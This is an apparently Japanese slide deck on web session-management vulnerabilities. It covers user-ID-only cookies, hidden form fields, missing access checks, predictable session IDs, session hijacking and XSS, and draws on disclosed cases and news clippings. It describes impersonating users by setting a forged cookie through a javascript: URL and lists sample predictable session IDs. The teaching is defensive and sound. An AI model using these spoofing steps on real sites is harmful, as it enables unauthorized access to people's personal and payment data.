 - GETでアクセスできなくしただけでPOSTで同じアクセスが可能だった。



- これを指摘したところ次の対策
 - Refererをチェックするようになっただけ
 - Refererはブラウザから自由に送信できるので対策にならない
- それを指摘したところ適切に対策された

Cookieでの事例


- 秘密情報を含まないcookieに頼ったアクセス制御方式の脆弱性
 - 偽cookie送信による任意ユーザへの成りすましの問題
<http://securit.gtrc.aist.go.jp/SecurIT/advisory/rawcookie/>
 - 国内の5つのサイトにおいて、のべ4百万~5百万人分ほどと推定される個人情報が、ユーザ番号(ないしユーザ名)を送信するだけでパスワードなしに誰でもいつでも閲覧可能な状態にあったことを指摘した。
http://www.soumu.go.jp/s-news/2003/030220_2a.html#09
- ユーザIDだけからなるcookieでセッション追跡を実現していた事例
 - cookieはクライアント側から任意の値を自由に送信できる

事例

- 大手家電製品メーカー直営ショップ (2001年2月連絡)
- 観察された現象
 - ユーザ名「takagi」でアカウントを作成
 - ログイン時に発行されたcookieの内容が
 - mall-LoginUserID=takagi
 - 発行されるcookieはこの一個だけ
 - URLにセッションIDらしきものは含まれていない
 - リロード時に「情報を再送信しないと…」の確認が出ない
 - つまりPOSTメソッドではない
- 一つの秘密情報を含まないcookieだけでセッション管理されている疑い

Cookieとは?

- 機能
 - サーバが生成(発行)して、ブラウザに与えるもの
 - ブラウザは、アクセスのたびに、与えられたcookieをサーバに渡す
- プロトコル上の具体的な実装
 - リクエストヘッダに「Cookie:」フィールドとして送信
 - GET /index.html HTTP/1.1
If-Modified-Since:
Referer: http://www.....
Cookie: userid=takagi
 - これは telnetコマンドを使うなどして誰でも送信できる



検証実験

- 自分のアカウントへパスワード入力をスキップしてログインできてしまうかを確認
 - 発行されるcookieの名前と値をメモする
 - ログイン後のページのURLをメモする
 - ブラウザを一旦終了し再起動(cookieの破棄)
 - ログインせずにログイン後のページに直接アクセスして正しくアクセスできないことを確認する
 - 自分のブラウザに手作業でcookieをセットする
 - ログイン後のページのURLに直接アクセスする
 - 念のため普段使用しない別のコンピュータで試す
- 他人のIDを入れればログインできると推定

ブラウザに手作業でcookieをセット

- 容易にできる(仕様)
 - CookieをセットしたいサイトのドメインのURLのページを開く
 - ブラウザのカレントURL表示欄に javascript: を記入し実行
 - URL欄に入力されたJavaScriptは表示中のページのドメイン上で実行される(ブラウザの仕様)
 - JavaScriptでは「document.cookie=」でcookieをセットできる




発生し得る被害

- 登録されている個人情報の漏洩
 - 機械的に短期間に大量に収集される
 - クレジットカード番号を盗まれる
- 偽の注文の発行
 - 機械的に短期間に大量の発行
 - 本物の注文と偽の注文の区別がつかない

など

他の事例

- サイバーセキュリティ会社のE-Mail配信サービス
(2001年10月1日連絡)
 - メールアドレスがそのままcookieに
- ITプロフェッショナルのための情報サイト
(2001年10月24日連絡)
 - 会員番号がそのままcookie、会員番号は連番
- 保険会社インターネット会員クラブ
(2001年9月3日連絡)
 - 会員番号がそのままcookie、会員番号は連番
- 大手ソフトウェア会社のユーザ登録変更画面
(2002年2月連絡)
 - ユーザIDがそのままcookieに
 - のべ4百万人分と推定



hiddenなINPUTでの事例

- 無数に事例があると推定される
 - 電子情報通信学会ソサイエティ大会講演者登録画面での事例
 - ログイン直後の画面ではパスワードが検証されるが、その次の画面ではパスワードが検証されない
 - 次画面には、ユーザIDだけが渡されていて、その情報だけで個人の情報が引き出されて画面表示される

```
<form method="get" action="http://secure. /cgi-bin/!>  
<input type="hidden" name="zz_id" value="1083"> ←  
<input type="hidden" name="comptotal" value="0">
```

- 編集の後に確認の画面がある場合によくある
 - 編集の後に確認画面がない場合でも、閲覧はできないものの、無権限での個人情報の変更ができてしまうことがよくある


所属番号	上段:所属名 下段:ヨミ(全角カタカナ)	上段:部課名 下段:ヨミ(全角カタカナ)	英文所属名(半角)
1	産業技術総合研究所 さんぎょうぎじゆつそうごうけん きゆうじよ	グリッド研究センター ぐりッドけんきゆうせんた ー	National Institute of Advanced Industrial Science and Technology
2			
3			
4			
5			
6			
7			
8			
9			
10			

抄録


ページが表示されました インターネット

```
aaa.html - メモ帳
ファイル(E) 編集(E) 書式(O) 表示(V) ヘルプ(H)
<html>
<head>
<title>電子情報通信学会大会 特別企画・パネル・チュートリアル講演申込<修正登
<meta http-equiv="Content-Type" content="text/html; charset=Shift_JIS">
<style type="text/css">
<!--
.css10 { font-size: 10pt}
-->
</style>
</head>
<body bgcolor="#FFFFFF">
<form method="get" action="http://secure.██████████/cgi-bin/gakkai/ieice_
<input type="hidden" name="zz_id" value="1083">
<input type="hidden" name="comptotal" value="0">
<center>
<table width="570" border="0" cellspacing="0" cellpadding="2" bgcolor="#99
<tr align="center">
<td><font color="#FFFFFF" size="+1">電子情報通信学会ソサイエティ大会
</tr>
<tr bgcolor="#FFFFFF">
<td><br></td>
</tr>
<tr bgcolor="#FFFFFF" align="center">
```


欠陥のある例




解決例




欠陥のある例



一般的な方法



一般的な方法(POST方式)




アクセス制御の欠如した画面

- ほとんどの画面は正しくセッション管理されているが一部のページがログインなしにアクセスできてしまう
- 事例
 - 朝日新聞 2002年10月3日
学生の顔写真、認証なしで一時間閲覧可能な状態 筑波大
学生の一人がほかの学生の顔写真を閲覧できることに気付き、9月末に大学側に通報した。大学側は1日夜までに、アドレスを入れただけでは写真が表示できないようにしたという。
 - 毎日新聞 2002年7月8日
情報流出:複数の会員の写真が「ノツェ」のサイトから
閲覧した人によると、IDとパスワードを使わなくてもサーバーにアクセスでき、8日午前1時ごろには200枚以上の男女の写真を見ることができたという。

ユーザ識別の欠如

- ログインしなければアクセスできないが、ログインすれば別のユーザ向けの画面にアクセスできてしまう
- 事例
 - INTERNET Watch 2000年3月2日
プレイステーション・ドットコムで顧客情報流出
自分の購入状況をWebで確認できるようになっていた。その確認用WebページのURLの最後の部分の数字が、それぞれの顧客に振り分けられていたものため、当てずっぽうで適当な数字を入力しても、他の顧客の番号と合致した場合に、その顧客の購入情報が見えてしまっていた。

このケースは安全？



原因

- 余計な引数を使っている場合
 - セッション追跡をセッションIDで行っているのに、それとは別の引数(ユーザ名や受付番号等)を使ってページを生成している
- 鉄則
 - 引数(cookie含む)の値は、セッションIDと、画面IDだけにせよ
 - アクセス毎にセッションIDからユーザIDを取得し、それを元に必要なデータを取り出すように設計する
 - URLにユーザIDを出し、後にアクセス許可対象者チェックをするという設計は、チェック漏れを起こす

そう簡単でない場合も

- 事例
 - ITmediaニュース 2004年7月5日 (変形パターン)
はてなカウンターのプライベートモード不具合を修正
<http://www.itmedia.co.jp/enterprise/articles/0407/05/news004.html>
この不具合は、プライベートモードのカウンターにおいて、「リンク元レポートページ」「検索語レポートページ」「ドメインレポートページ」のそれぞれのURLに直接アクセスすることで、プライベートモードであるにもかかわらず第三者が閲覧可能になるというもの。
- ログインしていないゲスト向け、ログイン本人向け、ログイン他人向けの3つを区別する必要があった
 - ゲスト向けとして、URLにユーザIDを入れざるを得ない
 - URL中のIDに頼った画面生成
 - 画面生成時に、本人かそれ以外かの場合分けが必要となる
- アクセス権限の管理

強度の低いセッションID

- セッションIDは予測不能に
 - 十分な長さ (20桁以上くらい?)
 - 十分なランダム性
 - 良質な擬似乱数生成系を使用する
(下手に自作しないで既存のものを使う)
- 事例
 - 古いバージョンのWebSphereでは予測ができてしまった (某銀行は2002年初頭までそれを使っていた)
 - 連続して繰り返しログインしたときに発行されたセッションID
0001EGEAPVIAAA21QCXZAFITWSI
0001EGGBTQAAA2VACXZAFJ4JSQ
0001EGG1NIYAAA2VCCXZAFJ4JSQ
0001EGGTY4QAAA2VECZAFJ4JSQ
0001EGHQJQAAA2VGCXZAFJ4JSQ

セッションハイジャック

- クロスサイトスクリプティング脆弱性によるcookie漏洩
 - Webアプリケーションの同脆弱性による
 - Webブラウザの同脆弱性による
- RefererによるセッションID漏洩
- 非secureモードで発行されたcookieのパケット盗聴による漏洩(後述)

典型的なWebアプリ構成

- 登録情報変更画面がある
 - ログイン中であれば、パスワードの再入力なしに、変更画面に入れることが多い
 - 変更機能でありながら、現在の登録情報が表示される場合がほとんど(閲覧確認機能でもある)
 - 変更点の入力だけさせるサイトもあるが、ごくわずか
 - 閲覧できるのは、氏名、住所、誕生日、電話番号、メールアドレスのほか、勤務先、趣味、家族構成など
 - 登録済みクレジットカード番号の全桁を閲覧確認できる場合がある
 - 下4桁など一部の桁だけ表示して他を隠す対策をとるところもある

ログイン画面

- Web画面上に「ログイン」の機能
 - HTMLページ上でユーザ名とパスワードを入力



Information - Microsoft Internet Explorer

アドレス(D) http://.../jp/demo/shop-8/UserUpdate

■ユーザ情報変更

全ての項目が入力必須項目です★印も除く。

ユーザID demodemo

パスワード **※変更するときのみ入力** (半角英数字8文字以上30文字以内)

パスワード(確認)

* 確認のため、再度ご入力下さい。

姓(漢字) (全角10文字以内)

名(漢字) (全角10文字以内)

姓(カナ) (全角カナ10文字以内)

名(カナ) (全角カナ10文字以内)

メールアドレス (半角英数字60文字以内)

メールアドレス(確認)

* 確認のため、再度ご入力下さい。

★(アパート・ビル・マンション等) (全角30文字以内)

例: 情報ビル2階

電話番号 - -

例: 03-0303-0303

クレジットカード する しない

クレジットカードの登録について、どちらかをお選びください。
 これで登録して頂くと、商品購入の際のカード情報入力の手間も省く事が出来ます。
 ★印はカード登録をする場合の必須項目です。

★クレジットカード会社 (半角英数字40文字以内)

★クレジットカード番号 - - -

例: 1111-1111-1111-1111

★クレジットカード名義(英字) (半角英大文字50文字以内)

★クレジットカード名義(カナ) (全角カナ20文字以内)

★カード有効期限(年) 年

★カード有効期限(月) 月

History - Microsoft Internet Explorer

ファイル(E) 編集(E) 表示(V) お気に入り(A) ツール(I) ヘルプ(H) 戻る 進む 印刷 検索

アドレス(D) http:// jp/demo/shop-B/BuyHistory

メニューへ戻る 説明

本物のショップサイトではありません

■購入履歴照会


画像	日付	商品No.	商品名	単価	数量	小計
	2003/05/20	F0001	北海道朝搾り牛乳	150円	1	150円
	2003/05/20	F0004	夏のおれんじジュース	254円	1	254円
	2003/05/22	F0001	北海道朝搾り牛乳	150円	1	150円
	2003/05/22	F0001	北海道朝搾り牛乳	150円	1	150円
			合計		4	704円

セッション追跡

- ログインからログアウトまでの「セッション」
 - HTTPには(その意味での)セッションの概念がない
 - 同じユーザからのアクセスであることを、なんらかの方法で追跡する必要がある
- Cookieを使ったセッション追跡
 - Cookieとは
 - サーバからブラウザに対して値を発行する
 - ブラウザはそのサーバにアクセスする際に、その値を自動返送する(ブラウザを終了するまでの間)
 - Cookieを使うと簡潔にセッション追跡を実装できる
 - 画面設計の自由度に制約が生じない

セッションIDによる追跡

- ログインごとに臨時のIDを発行
 - IDは予測が十分に困難なランダムな文字列
 - ログイン成功時に、ユーザとセッションIDとの対応表を作成
 - ブラウザからアクセスがあると、セッションIDが送られてくるので、セッションIDからユーザを検索
 - ユーザごとの処理を実行
- ログアウトボタンが押されたらセッションを破棄
 - 対応表からそのセッションIDを削除
- CookieにセッションIDを格納すると実装が簡潔



セッションハイジャック

- ログイン状態の乗っ取り
- Cookie窃用によるセッションハイジャック
 - Cookieでセッション追跡をしている場合
 - Cookieの値だけでどのユーザからのアクセスなのかを識別しているので
 - 同じ値のcookieを第三者が送ってくると、本人なのか成りすましアクセスなのか区別できない
- 参考: IPアドレスの一致確認による対策
 - 完全な対策にはならない
 - 企業など組織用プロキシ経由や、プライベートアドレスを割り当てるISPからのアクセスは、中の人をIPアドレスで区別できない

クロスサイトスクリプティング

- Cross-Site Scripting (XSS) 脆弱性
- CERT/CCが2000年2月に勧告
 - CERT Advisory CA-2000-02 “Malicious HTML Tags Embedded in Client Web Requests”
- 危険性
 - cookieが漏洩する
 - 信頼済みサイトゾーンに登録したサイト上に、悪意あるコードを仕掛けられる
 - 偽のページ内容に摩り替えられる
- 原因
 - 動的なページのHTML生成プログラムで文字列出力時に、「<」「>」「&」などの文字のエスケープ処理を怠っている

日経新聞2001年9月24日朝刊21面

ショッピングなど電子商取引をするホームページの八割に安全対策上の欠陥がある――。こんな結果が、産業界技術総合研究所の調査で分り、二十六日から山口市で開かれる情報処理学会で発表する。

インターネットによる通信販売や銀行、証券会社などのホームページを閲覧中、最悪の場合、利用者のクレジットカード番号などの個人情報が盗

の取り扱いを適切に行っていないことを示す「プライバシーマーク」を掲載しているホームページでも、六八％に欠陥があったという。

米国の調査団体が二〇〇〇年二月に、この問題を指摘していた。欠陥が放置されているのが現状で、産経研の高木浩光主任研究員は「個人情報

電子商取引サイト

8割が欠陥放置

まれる危険があるという。この欠陥は、ホームページを利用する人の個人認証番号やパスワードをパソコンに保存する「クッキー」というデータを第三者が読み出せてしまう内容で、調査した七十三カ所のうち五十九カ所で見つかった。このうち、個人情報

昨年2月、既に指摘
パスワード流出も

経済産業省が関係団体に通達

2001年10月30日

Webサイトにおけるクロスサイトスクリプティング問題への対応について - 報道発表 - 経済産業省 - Microsoft Internet Explorer

ファイル(E) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

アドレス(A) http://www.met.go.jp/kohosys/press/0002035/ リンク(L)

資料概要

報道発表

Webサイトにおけるクロスサイトスクリプティング問題への対応について

- ◆ 本件の概要: 経済産業省商務情報政策局情報セキュリティ政策室は、財団法人 日本情報処理開発協会、電子商取引推進協議会、及び社団法人 情報サービス産業協会に対し、標記の問題への適切な対応について、以下のファイルにあるとおり通知を行った。
- ◆ 担当: 商務情報政策局情報セキュリティ政策室
- ◆ 公表日: 平成13年10月30日(火)
- ◆ 発表資料名: 1. Webサイトにおけるクロスサイトスクリプティング問題への対応について

★ マークのついているものはPDFファイルが直接ダウンロード出来ます。

Get Acrobat Reader

○ 報道発表トップ

Copyright© 2001 Ministry of Economy, Trade and Industry. All rights reserved.

個人情報漏れる欠陥修正

ECサイトに要請

経産省

経済産業省は三十日、通信販売や銀行、証券など電子商取引を実施しているホームページの安全性を確保するため、適切な対応策を講じるよう関係する業界団体に通知した。これらのホームページの約八割で利用者のクレジットカード番号などの個人情報盗まれる恐れが指摘されている。運営者に確認と設計変更などを求めている。

経産省は、財団法人日本

情報処理開発協会と電子商取引推進協議会、社団法人情報サービス産業協会に通知した。各団体に對し「修正プログラムを適用すれば、修正される問題ではなく、個々の運営者が対応する必要がある」と、抜本的な対応を求めている。

この欠陥は「クロスサイトスクリプティング脆弱(せいじやく)性」と呼ぶ。インターネットで電子商取引を利用する人の番号やパスワードを、パソコンに保存する「クッキー」というデータから第三者が簡単な操作で読み出してしまう。産業技術総合研究所が調査した国内のホームページのうち約八割で見つかった。

日経産業新聞
2001年10月31日
11面



米国の調査団体も二〇〇〇年二月にこの欠陥を指摘したが、修正しないケースが多かったとみられる。産総研の高木浩光主任研究員は「すぐに個人情報が盗まれるわけではないが、管理者は早急な対策が必要」と指摘している。
詳細を情報処理振興事業協会のホームページ (<http://www.ipa.go.jp/>) で紹介している。

